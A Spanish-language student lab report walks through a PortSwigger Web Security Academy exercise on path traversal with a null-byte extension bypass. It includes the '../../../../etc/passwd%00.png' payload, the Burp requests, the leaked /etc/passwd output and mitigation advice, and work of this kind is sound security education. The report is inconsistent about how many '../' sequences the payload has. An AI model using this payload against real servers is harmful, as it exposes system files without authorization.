

ACTIVIDAD 12: VALIDATION OF FILE EXTENSION WITH NULL BYTE BYPASS

PROGRAMACION WAP

JESÚS ISRAEL MARTÍNEZ ESCOBEDO

Contenido

1. NIVEL.....	2
2. TIPO DE EXPLOTACIÓN.....	2
3. OBJETIVO DEL LABORATORIO	2
4. EXPLICACIÓN TÉCNICA DE LA VULNERABILIDAD	2
5. PROCEDIMIENTO PASO A PASO	2
5.1 Acceso al laboratorio	3
5.2 Identificación de la solicitud	3
5.3 Envío de la solicitud a Repeater.....	3
5.4 Modificación del parámetro vulnerable	3
5.5 Envío de la solicitud modificada	4
5.6 Análisis de la respuesta.....	4
5.7 Confirmación de la resolución	4
6. EVIDENCIAS.....	5
7. EXPLICACIÓN DEL PAYLOAD	8
8. MITIGACIÓN RECOMENDADA.....	9
CONCLUSIÓN	10

1. NIVEL

Practitioner

2. TIPO DE EXPLOTACIÓN

File Path Traversal mediante bypass de validación de extensión utilizando un byte nulo.

3. OBJETIVO DEL LABORATORIO

El objetivo del laboratorio es identificar y explotar una vulnerabilidad de **File Path Traversal** en una aplicación web que valida que el nombre del archivo proporcionado por el usuario termine con una extensión esperada.

La finalidad consiste en evadir dicha validación para acceder al contenido del archivo:

`/etc/passwd`

Para lograrlo, se utiliza un **byte nulo codificado (%00)** antes de una extensión válida, permitiendo que la solicitud cumpla con la validación de extensión mientras el sistema procesa una ruta diferente.

4. EXPLICACIÓN TÉCNICA DE LA VULNERABILIDAD

La aplicación utiliza el parámetro filename para determinar el archivo que debe recuperar al mostrar una imagen de producto.

En este laboratorio, la aplicación implementa una validación que comprueba que el nombre del archivo proporcionado termine con una extensión de imagen válida.

El problema ocurre porque la validación de la extensión y el procesamiento posterior de la ruta no manejan de forma segura el **byte nulo**.

El byte nulo puede utilizarse como terminador de una cadena en determinados mecanismos de procesamiento de archivos. Por esta razón, al colocar %00 después de `/etc/passwd` y antes de una extensión válida, es posible construir un valor que satisfaga la validación de extensión:

`../../etc/passwd%00.png`

La aplicación observa la extensión `.png` al realizar la validación, pero posteriormente procesa la ruta de manera que permite acceder al archivo `/etc/passwd`.

Esto provoca una diferencia entre la ruta que acepta la validación y el recurso que finalmente es recuperado por la aplicación.

5. PROCEDIMIENTO PASO A PASO

5.1 Acceso al laboratorio

Se accedió al laboratorio de File Path Traversal, validation of file extension with null byte bypass.

La funcionalidad vulnerable se encuentra en la solicitud utilizada para obtener las imágenes de los productos.

5.2 Identificación de la solicitud

Al acceder a un producto dentro de la aplicación se identificó la solicitud utilizada para recuperar su imagen.

La solicitud original fue:

GET /image?filename=39.jpg HTTP/2

El parámetro filename contiene originalmente el nombre de una imagen válida:

39.jpg

Este parámetro representa el punto de entrada que será utilizado para comprobar la existencia de la vulnerabilidad.

5.3 Envío de la solicitud a Repeater

La solicitud interceptada fue enviada a **Burp Suite Repeater**, donde fue posible analizarla y realizar modificaciones manualmente sobre sus parámetros.

De esta manera, se pudo trabajar con la solicitud original antes de realizar la modificación necesaria para intentar evadir la validación implementada por la aplicación.

5.4 Modificación del parámetro vulnerable

Una vez enviada la solicitud a **Burp Suite Repeater**, se identificó el parámetro filename como el elemento que podía ser manipulado.

El valor original:

39.jpg

fue sustituido por:

../../../../etc/passwd%00.png

La solicitud modificada quedó de la siguiente manera:

GET /image?filename=../../../../etc/passwd%00.png HTTP/2

Con esta modificación se buscó aprovechar la vulnerabilidad de **File Path Traversal** junto con el byte nulo codificado para evadir la validación de extensión implementada por la aplicación.

5.5 Envío de la solicitud modificada

El payload utilizado fue:

```
../../etc/passwd%00.png
```

Este payload combina una secuencia de **Path Traversal**, la ruta del archivo objetivo y un **byte nulo codificado**, seguido de una extensión válida.

La solicitud fue enviada mediante Burp Suite Repeater para comprobar si la aplicación procesaba correctamente la ruta manipulada y permitía evadir la validación de extensión.

La explicación detallada de cada componente del payload se presenta en el apartado **7. Explicación del Payload**.

5.6 Análisis de la respuesta

Después de enviar la solicitud modificada, el servidor respondió:

```
HTTP/2 200 OK
```

```
Content-Type: image/png
```

```
Content-Length: 2316
```

Aunque la respuesta indica un tipo de contenido image/png, el cuerpo de la respuesta contiene información correspondiente al archivo /etc/passwd.

La respuesta comienza con una entrada como:

```
root:x:0:0:root:/root:/bin/bash
```

También se observan otras cuentas del sistema, por ejemplo:

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

Esto demuestra que el servidor procesó la ruta manipulada y devolvió el contenido del archivo solicitado.

5.7 Confirmación de la resolución

Después de ejecutar correctamente la explotación, la plataforma **PortSwigger Web Security Academy** mostró la confirmación:

Lab Solved

Esta confirmación indica que la plataforma reconoció correctamente la recuperación del archivo solicitado y que el objetivo establecido para el laboratorio fue alcanzado.

6. EVIDENCIAS

Figura 1. Solicitud HTTP original.

Descripción

Se observa la solicitud HTTP generada por la aplicación para recuperar la imagen de un producto. La petición utiliza el endpoint /image y el parámetro filename, cuyo valor original es 39.jpg.

Evidencia:

The screenshot displays the Burp Suite interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, and Help. Below the menu, there's a toolbar with icons for various actions. The main window is divided into several panes. The 'HTTP history' pane shows a list of intercepted requests. The selected request is highlighted in blue. The 'Request' pane shows the raw HTTP request, and the 'Response' pane shows the raw HTTP response. The 'Inspector' pane on the right shows the request and response details, including headers, cookies, and body content.

#	Host	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	List
954	https://0ab3002d043cf2e18...	GET	/image?filename=39.jpg		200	83202	JPEG				✓	34.246.129.62		01:40:19 22 ...	808
955	https://0ab3002d043cf2e18...	GET	/image?filename=68.jpg		200	160826	JPEG				✓	34.246.129.62		01:40:19 22 ...	808
956	https://0ab3002d043cf2e18...	GET	/image?filename=11.jpg		200	152467	JPEG				✓	34.246.129.62		01:40:19 22 ...	808
957	https://0ab3002d043cf2e18...	GET	/image?filename=45.jpg		200	163688	JPEG				✓	34.246.129.62		01:40:19 22 ...	808
958	https://0ab3002d043cf2e18...	GET	/image?filename=58.jpg		200	8852	SVG	svg			✓	34.246.129.62		01:40:19 22 ...	808
959	https://0ab3002d043cf2e18...	GET	/resources/labheader/images/log...		200	942	SVG	svg			✓	34.246.129.62		01:40:19 22 ...	808
960	https://0ab3002d043cf2e18...	GET	/resources/labheader/images/ps-l...		200	147					✓	34.246.129.62		01:40:19 22 ...	808
961	https://0ab3002d043cf2e18...	GET	/academyLabHeader		200	15540	image	ico			✓	34.246.129.62		01:40:20 22 ...	808
962	https://0ab3002d043cf2e18...	GET	/favicon.ico		200	4195	HTML				✓	34.246.129.62		01:40:24 22 ...	808
963	https://0ab3002d043cf2e18...	GET	/product/productId=2		200	156921	JPEG			File path traversal, va...	✓	34.246.129.62		01:40:25 22 ...	808
964	https://0ab3002d043cf2e18...	GET	/image?filename=39.jpg		200	156921	JPEG				✓	34.246.129.62		01:40:25 22 ...	808
965	https://0ab3002d043cf2e18...	GET	/academyLabHeader		200	147					✓	34.246.129.62		01:40:25 22 ...	808

Request

1 GET /image?filename=39.jpg HTTP/2

2 Host: 0ab3002d043cf2e180523aa8001c00dc.web-security-academy.net

3 Cookie: session=M50RGYTeayiuubxu099RMf9S7ChJerp

4 Sec-Ch-Ua-Platform: "Windows"

5 Accept-Language: es-419,es;q=0.9

6 Sec-Ch-Ua: "Chromium";v="161", "Not=A?Brand";v="99"

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36

8 Sec-Ch-Ua-Mobile: ?0

9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8

Response

1 HTTP/2 200 OK

2 Content-Type: image/jpeg

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 156825

5

6 y9yA;EviTMM*QdM=(19'2BD11s

7 u0'

8 u0'Adobe Photoshop CC 2019 (Macintosh)2019:03:04

9 12:19:10000221 yy 4 0rz(D8HBy9yikadobe_CMyikadobeTy(D

10 yA?

11

Figura 2. Payload utilizado

Descripción:

Se modifica el parámetro filename utilizando una secuencia de Path Traversal junto con un byte nulo codificado. La extensión .png se coloca después de %00 con la finalidad de satisfacer la validación implementada por la aplicación.

Evidencia:





Figura 3. Respuesta vulnerable

Descripción:

La respuesta HTTP presenta un código 200 OK y declara el contenido como image/png; sin embargo, el cuerpo contiene las entradas correspondientes al archivo /etc/passwd. Esto confirma que fue posible evadir la validación de extensión mediante el uso del byte nulo codificado.

Evidencia:




```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/png
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
```

Figura 4. Confirmación de Lab Solved

Descripción:

La captura muestra la confirmación proporcionada por PortSwigger Web Security Academy después de ejecutar correctamente la explotación. El estado **Lab Solved** confirma que el acceso al archivo `/etc/passwd` fue reconocido por la plataforma y que el objetivo establecido para el laboratorio fue alcanzado.

Evidencia:



7. EXPLICACIÓN DEL PAYLOAD

El payload utilizado para explotar la vulnerabilidad fue:

`../../../../etc/passwd%00.png`

El payload está compuesto por diferentes elementos que permiten evadir la validación implementada por la aplicación:

`../../../../`

Las tres secuencias `../` permiten realizar un **Path Traversal**, desplazándose hacia directorios superiores desde la ubicación inicial utilizada por la aplicación.

De esta manera, se intenta salir del directorio destinado al almacenamiento de las imágenes y llegar a una ubicación diferente dentro del sistema de archivos.

`/etc/passwd`

Después de realizar los desplazamientos mediante `../`, se especifica el archivo que se desea recuperar:

`/etc/passwd`

Este archivo contiene información de las cuentas de usuario del sistema Linux.

`%00`

La secuencia `%00` representa un **byte nulo codificado**.

En este laboratorio, el byte nulo permite separar la ruta del archivo objetivo de la extensión que se agrega posteriormente. Esto resulta importante debido a que la aplicación valida que el nombre del archivo termine con una extensión permitida.

.png

Finalmente se agrega:

.png

La extensión permite que el valor enviado cumpla con la condición de validación establecida por la aplicación.

De esta manera, el payload completo:

../../../../etc/passwd%00.png

combina **Path Traversal**, un **byte nulo codificado** y una **extensión válida** para evadir la validación implementada.

La vulnerabilidad ocurre porque la aplicación realiza la validación sobre una representación de la entrada que no coincide correctamente con la forma en que posteriormente se procesa la ruta. Como resultado, la validación acepta el valor debido a la presencia de .png, mientras que el procesamiento permite acceder al archivo /etc/passwd.

Por lo tanto, el payload consigue superar la validación de extensión y recuperar un archivo ubicado fuera del directorio destinado originalmente a las imágenes.

8. MITIGACIÓN RECOMENDADA

Para prevenir vulnerabilidades de **File Path Traversal** y evitar bypasses mediante bytes nulos o extensiones manipuladas, se recomienda implementar controles de validación sobre la ruta completa que será utilizada por la aplicación.

Entre las principales medidas de mitigación se encuentran:

- **No confiar directamente en rutas proporcionadas por el usuario.** El parámetro filename no debería utilizarse directamente para construir rutas de archivos del sistema.
- **Normalizar y decodificar la entrada antes de validarla.** La aplicación debe procesar correctamente representaciones codificadas como %00 antes de realizar cualquier comprobación.
- **Validar la ruta final después de su normalización.** No es suficiente comprobar únicamente si la cadena termina en .png, .jpg u otra extensión permitida. Debe comprobarse que la ruta final resuelta permanezca dentro del directorio autorizado.

- **Rechazar bytes nulos y caracteres de control.** Entradas que contengan bytes nulos u otras secuencias capaces de alterar la interpretación de una ruta deben ser rechazadas.
- **Utilizar identificadores internos para los archivos.** En lugar de aceptar directamente nombres o rutas de archivos proporcionados por el usuario, la aplicación puede utilizar identificadores asociados a recursos previamente registrados.
- **Aplicar controles de acceso y mínimo privilegio.** El proceso que ejecuta la aplicación debe contar únicamente con los permisos necesarios para acceder a los archivos que realmente necesita.

La validación de la extensión debe considerarse únicamente como una medida complementaria y no como el mecanismo principal de protección. La aplicación debe verificar que el recurso final solicitado corresponda a un archivo permitido y que se encuentre dentro del directorio autorizado.

CONCLUSIÓN

El laboratorio permitió comprobar de manera práctica cómo una vulnerabilidad de **File Path Traversal** puede combinarse con una validación insegura de la extensión de los archivos.

La aplicación verificaba que el nombre proporcionado terminara con una extensión válida, pero esta validación podía ser evadida mediante el uso de un **byte nulo codificado**.

El payload utilizado fue:

```
../../etc/passwd%00.png
```

Mediante las secuencias `../` fue posible realizar el recorrido hacia directorios superiores hasta llegar al archivo `/etc/passwd`. Posteriormente, `%00` permitió colocar la extensión `.png` después de la ruta del archivo objetivo, logrando que la entrada cumpliera con la validación implementada por la aplicación.

La respuesta obtenida fue HTTP/2 200 OK y, aunque el servidor indicó un Content-Type: `image/png`, el cuerpo de la respuesta contenía el contenido real de `/etc/passwd`. Esto confirmó que la validación había sido evadida correctamente.

Este ejercicio demuestra que las validaciones basadas únicamente en extensiones son insuficientes para proteger una aplicación contra ataques de Path Traversal. Una implementación segura debe normalizar y validar la ruta completa, controlar adecuadamente caracteres especiales y garantizar que el recurso solicitado permanezca dentro del directorio autorizado.